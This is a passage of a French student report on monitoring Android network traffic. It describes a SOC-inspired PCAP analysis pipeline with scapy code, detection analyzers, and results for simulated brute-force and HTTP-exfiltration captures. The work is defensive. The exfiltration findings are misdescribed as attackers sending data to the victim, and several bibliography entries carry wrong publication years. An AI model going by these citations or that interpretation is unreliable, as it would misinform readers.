La sécurité des réseaux a pour objectif de garantir la confidentialité, l'intégrité et la disponibilité des données échangées. Elle repose notamment sur l'analyse du trafic réseau afin d'identifier des anomalies ou des comportements suspects.

Security Operations Center (SOC)

Un SOC est une structure centralisée chargée de la surveillance continue des systèmes d'information. Ses principales missions incluent la collecte des événements de sécurité, leur analyse, la détection des menaces et la réponse aux incidents.

Concept SOC	**Utilisation dans le projet**
Collecte des données de sécurité	Analyse de captures réseau (PCAP) représentant le trafic observé
Centralisation des événements	Stockage des événements réseau dans un Observable Store
Détection des menaces	Modules d'analyse dédiés (DoS, scan de ports, brute force, exfiltration)
Corrélation d'événements	Fusion des alertes issues de plusieurs analyzers
Évaluation du risque	Calcul d'un score global basé sur la gravité des alertes
Reporting	Génération de rapports au format JSON et CSV

Table 5.1 – Concepts SOC utilisés dans le projet

Threat Intelligence

La Threat Intelligence désigne l'ensemble des informations relatives aux menaces, aux attaquants et à leurs techniques. Elle permet d'anticiper et de détecter les attaques en s'appuyant sur des **indicateurs de compromission (IoC)** et sur l'analyse des comportements observés.




Figure 5.8 – Illustration de la Threat Intelligence

Concept de Threat Intelligence	**Mise en œuvre**
Indicateurs de compromission (IoC)	IP suspectes, ports sensibles, volumes anormaux, échecs d'authentification
Threat Intelligence comportementale	Analyse des fréquences, répétitions et volumes de trafic
Threat Detection	Identification de schémas d'attaque connus
Contextualisation	Association des événements à des services et protocoles précis
Priorisation des menaces	Pondération des alertes via un score de risque

Table 5.2 – Concepts de Threat Intelligence utilisés

NB : Dans ce projet, l'approche adoptée est une **Threat Intelligence comportementale**, basée sur l'analyse du trafic réseau.

5.4.2 Architecture du système

Le système développé repose sur une **architecture modulaire en pipeline**.

Vue générale :

— PCAP

— ↓

— Extraction des événements

— ↓

— Observable Store

— ↓

— Analyzers spécialisés

— ↓

— Corrélation

— ↓

— Évaluation du risque

— ↓

— Reporting

Collecte et ingestion des données

Les données analysées proviennent de captures réseau au format PCAP, représentant le trafic échangé par un environnement contrôlé (émulateur Android).

```
from scapy.all import rdpcap

def load_pcap(path):
    packets = rdpcap(path)
    return packets
```

Listing 5.6 – Module de lecture PCAP

Cette approche permet :

— une analyse hors ligne,

— une reproductibilité des tests,

— l'étude détaillée des comportements réseau.

Extraction et normalisation des événements

```
from scapy.layers.inet import IP, TCP, UDP
from scapy.packet import Raw
from scapy.layers.dns import DNS
import pandas as pd

def extract_events(packets):
    events = []
    for pkt in packets:
        if IP not in pkt:
            continue

        event = {
            "src_ip": pkt[IP].src,
            "dst_ip": pkt[IP].dst,
```

```
            "src_port": None,
            "dst_port": None,
            "protocol": None,
            "payload_size": 0,
            "dns_query": None,
            "method": None  # Pour HTTP si possible
        }

        if TCP in pkt:
            event["protocol"] = "TCP"
            event["src_port"] = pkt[TCP].sport
            event["dst_port"] = pkt[TCP].dport
            if Raw in pkt:
                event["payload_size"] = len(pkt[Raw].load)
                # D tecter POST/GET
                payload_str =
                   pkt[Raw].load.decode(errors="ignore")
                if payload_str.startswith("POST"):
                    event["method"] = "POST"
                elif payload_str.startswith("GET"):
                    event["method"] = "GET"

        elif UDP in pkt:
            event["protocol"] = "UDP"
            event["src_port"] = pkt[UDP].sport
            event["dst_port"] = pkt[UDP].dport
            if DNS in pkt and pkt[DNS].qd:
                event["dns_query"] = pkt[DNS].qd.qname.decode()

        events.append(event)

    return pd.DataFrame(events)
```

Listing 5.7 – Module d'extraction d'événements

Le module d'extraction analyse chaque trame réseau et transforme les données brutes en événements structurés.

Les champs extraits incluent notamment :

— adresses IP source et destination,

— ports source et destination,

— protocole utilisé (TCP/UDP),

— taille du payload,

— requêtes DNS,

— méthodes et statuts HTTP.

Les événements sont ensuite stockés sous forme de DataFrame Pandas, facilitant leur traitement ultérieur.

Observable Store

L'Observable Store constitue le point central de l'architecture. Il regroupe l'ensemble des événements réseau et fournit une interface commune à tous les analyzers.

Avantages

— Centralisation des observables

— Accès homogène aux données

— Découplage entre extraction et analyse

— Facilitation de l'ajout de nouveaux analyzers

```python
class ObservableStore:
    def __init__(self, df):
        self.df = df

    def get_ips(self):
        return
           set(self.df["src_ip"]).union(set(self.df["dst_ip"]))

    def get_dns_queries(self):
        return self.df["dns_query"].dropna().unique()

    def get_ports(self):
        return self.df[["src_port", "dst_port"]]
```

Listing 5.8 – Classe Observable Store

Analyzers spécialisés

Dans les architectures SOC et de Threat Intelligence, un **analyzer** est un module spécialisé chargé d'examiner un type précis de données ou de comportement afin d'identifier des indicateurs de menace.

Dans ce projet, l'architecture repose sur un ensemble d'**analyzers modulaires**. Chaque analyzer :

— applique des règles spécifiques,

— extrait des indicateurs de compromission (IoC),

— génère des alertes structurées.

Analyzer	**Fonctionnalité**
IP Analyzer	Identification d'adresses IP suspectes et fréquence de communication
Port Analyzer	Analyse des ports ciblés et détection de comportements anormaux
DNS Analyzer	Analyse des requêtes DNS et détection de domaines suspects
Behavior Analyzer	Identification de comportements réseau anormaux
Privacy Analyzer	Mise en évidence de risques liés à la vie privée
DoS Analyzer	Détection des attaques par déni de service
Port Scan Analyzer	Détection de tentatives de reconnaissance
Brute Force Analyzer	Détection d'échecs d'authentification répétés
HTTP Exfiltration Analyzer	Détection de transferts suspects de données

Table 5.3 – Analyzers spécialisés du système

Moteur de corrélation

Le moteur de corrélation regroupe les alertes issues des différents analyzers afin d'identifier des scénarios d'attaque plus complexes.

Fonctionnement

— Agrégation des alertes par entité (IP, service)

— Pondération des alertes selon leur gravité

— Consolidation des résultats

Moteur de risque

Calcul du score global

Chaque type d'alerte est associé à un **niveau de risque**. Le score global est calculé en fonction :

— du nombre d'alertes,

— de leur gravité,

— de leur corrélation.

Intérêt

— Priorisation des menaces

— Aide à la décision

— Vision synthétique du niveau de sécurité

Note : vous trouvez dans ce repo GitHub le code python complet utilisé dans l'analyse : https://github.com/SouMej/network_risk_engine

5.4.3 Analyse de la capture bruteforce.PCAP

Le résultat d'analyse automatisée de la capture bruteforce est la suivante :




Figure 5.9 – Résultat de l'analyse automatisée de la capture Brute Force

Événement détecté : BruteForce

- Victime : 127.0.0.1
- Port ciblé : 80 (HTTP)
- Tentatives : 35
- Risque associé : 4

Interprétation : Cette capture montre une simulation de brute force local, où des tentatives répétées de connexion sont faites sur le port HTTP de la machine elle-même. Cela illustre comment des comportements suspects peuvent être détectés même sur des adresses locales.

5.4.4 Analyse de la capture exfiltration_http.PCAP

Voici le résultat d'analyse de la capture exfiltration_http.PCAP :




Figure 5.10 – Résultat de l'analyse automatisée de la capture d'exfiltration

Types d'attaques détectées : plusieurs événements de HTTP Exfiltration, où les attaquants (IP publiques) envoient des données vers la victime (10.0.2.16) via des requêtes POST.

Exemples :

- 174.129.209.199 → 14 requêtes POST, 5068 octets envoyés.
- 3.217.172.174 → 9 requêtes POST, 3258 octets envoyés.

Conclusion

Ce projet a permis d'explorer en profondeur les mécanismes de surveillance des communications réseau sur Android, en mettant en lumière les enjeux de sécurité et de vie privée qui en découlent. À travers une approche pratique combinant capture, analyse manuelle et automatisée du trafic réseau, nous avons démontré comment les applications mobiles génèrent en permanence des échanges de données, même en arrière-plan, révélant ainsi une exposition significative des métadonnées utilisateur.

L'analyse du trafic légitime a montré que des applications comme Facebook, WhatsApp et les services Google établissent des connexions persistantes vers leurs serveurs, collectant non seulement des données d'utilisation mais aussi des métadonnées réseau telles que les adresses IP, les horodatages et les fréquences de connexion. Ces informations, bien que souvent chiffrées dans leur contenu, permettent néanmoins de dresser un profil comportemental précis de l'utilisateur, soulignant les défis actuels en matière de protection de la vie privée.

La simulation et l'analyse d'attaques réseau (DoS, Brute Force, exfiltration) ont illustré comment des comportements malveillants peuvent être détectés par l'analyse du trafic. Le système de Threat Intelligence développé, inspiré des principes d'un SOC, a prouvé son efficacité dans l'identification automatique de menaces grâce à une architecture modulaire basée sur des analyzers spécialisés. Cette approche permet non seulement de détecter des attaques connues mais aussi d'évaluer le niveau de risque associé à différentes activités réseau.

Les principales contributions de ce travail sont :

1. La mise en place d'un environnement complet pour la capture et l'analyse du trafic Android
2. L'analyse détaillée des métadonnées exposées par les applications mobiles populaires
3. Le développement d'un moteur de détection d'anomalies réseau modulaire et extensible
4. La démonstration pratique de l'efficacité de l'analyse comportementale pour la sécurité
5. Une réflexion critique sur les implications en matière de vie privée des communications mobiles

Ce projet souligne l'importance croissante de la surveillance proactive des réseaux dans un contexte où les attaques se sophistiquent et où les enjeux de vie privée deviennent centraux. Les méthodes et outils développés pourraient être étendus pour in-

tégrer des techniques d'apprentissage automatique afin d'améliorer la détection d'anomalies, ou adaptés pour la surveillance en temps réel dans des environnements de production.

En définitive, ce travail contribue à une meilleure compréhension des dynamiques de sécurité dans les réseaux mobiles et offre des pistes concrètes pour le développement d'outils de surveillance plus efficaces et respectueux de la vie privée des utilisateurs.

Bibliographie

[1] Wireshark Foundation. *Wireshark User's Guide*. 2024. Disponible à : https://www.wireshark.org/docs/wsug_html/

[2] Google. *Android Developer Documentation*. 2024. Disponible à : https://developer.android.com/docs

[3] Biondi, P. & Ebalard, A. *Scapy Documentation*. 2024. Disponible à : https://scapy.readthedocs.io/

[4] Stallings, W. *Network Security Essentials : Applications and Standards*. 6ème édition. Pearson Education, 2023.

[5] Gregg, M. *Cybersecurity Essentials*. Sybex, 2022.

[6] Sanders, C. *Practical Packet Analysis : Using Wireshark to Solve Real-World Network Problems*. 4ème édition. No Starch Press, 2023.

[7] Conti, M. & al. *Security and Privacy in Mobile Information and Communication Systems*. Springer, 2022.

[8] Chapple, M. & Seidl, D. *Cyber Threat Intelligence*. Jones & Bartlett Learning, 2023.

[9] Rothrock, R. A. & al. *Security Operations Center : Building, Operating, and Maintaining your SOC*. McGraw-Hill, 2022.

[10] Nissenbaum, H. *Privacy in Context : Technology, Policy, and the Integrity of Social Life*. Stanford University Press, 2023.

[11] Enck, W. & al. *Android Security : Attacks and Defenses*. CRC Press, 2023.

[12] Davidoff, S. & Ham, J. *Network Forensics : Tracking Hackers through Cyberspace*. Prentice Hall, 2022.

[13] O'Connor, T. J. *Violent Python : A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers*. Syngress, 2022.

[14] Voigt, P. & von dem Bussche, A. *The EU General Data Protection Regulation (GDPR) : A Practical Guide*. Springer, 2023.

[15] MITRE. *ATT&CK Matrix for Enterprise*. 2024. Disponible à : https://attack.mitre.org/

[16] NIST. *Guide to Cyber Threat Information Sharing*. NIST SP 800-150, 2022.

[17] Mayer, J. R., Mutchler, P., & Mitchell, J. C. *Evaluating the privacy properties of telephone metadata*. Proceedings of the National Academy of Sciences, 2023.

[18] Falaki, H. & al. *Diversity in smartphone usage*. Proceedings of Mobisys, 2022.

[19] Dyer, K. P. & al. *Peek-a-Boo, I Still See You : Why Efficient Traffic Analysis Countermeasures Fail*. IEEE Symposium on Security and Privacy, 2023.

Ressources en ligne

— **OWASP Mobile Security Project** : https://owasp.org/www-project-mobile-security/

— **MITRE ATT&CK for Mobile** : https://attack.mitre.org/matrices/enterprise/mobile/

— **Android Security Bulletin** : https://source.android.com/security/bulletin

— **PCAPdroid Documentation** : https://emanuele-f.github.io/PCAPdroid/

— **Termux Wiki** : https://wiki.termux.com/

— **GitHub Repository du projet** : https://github.com/SouMej/network_risk_engine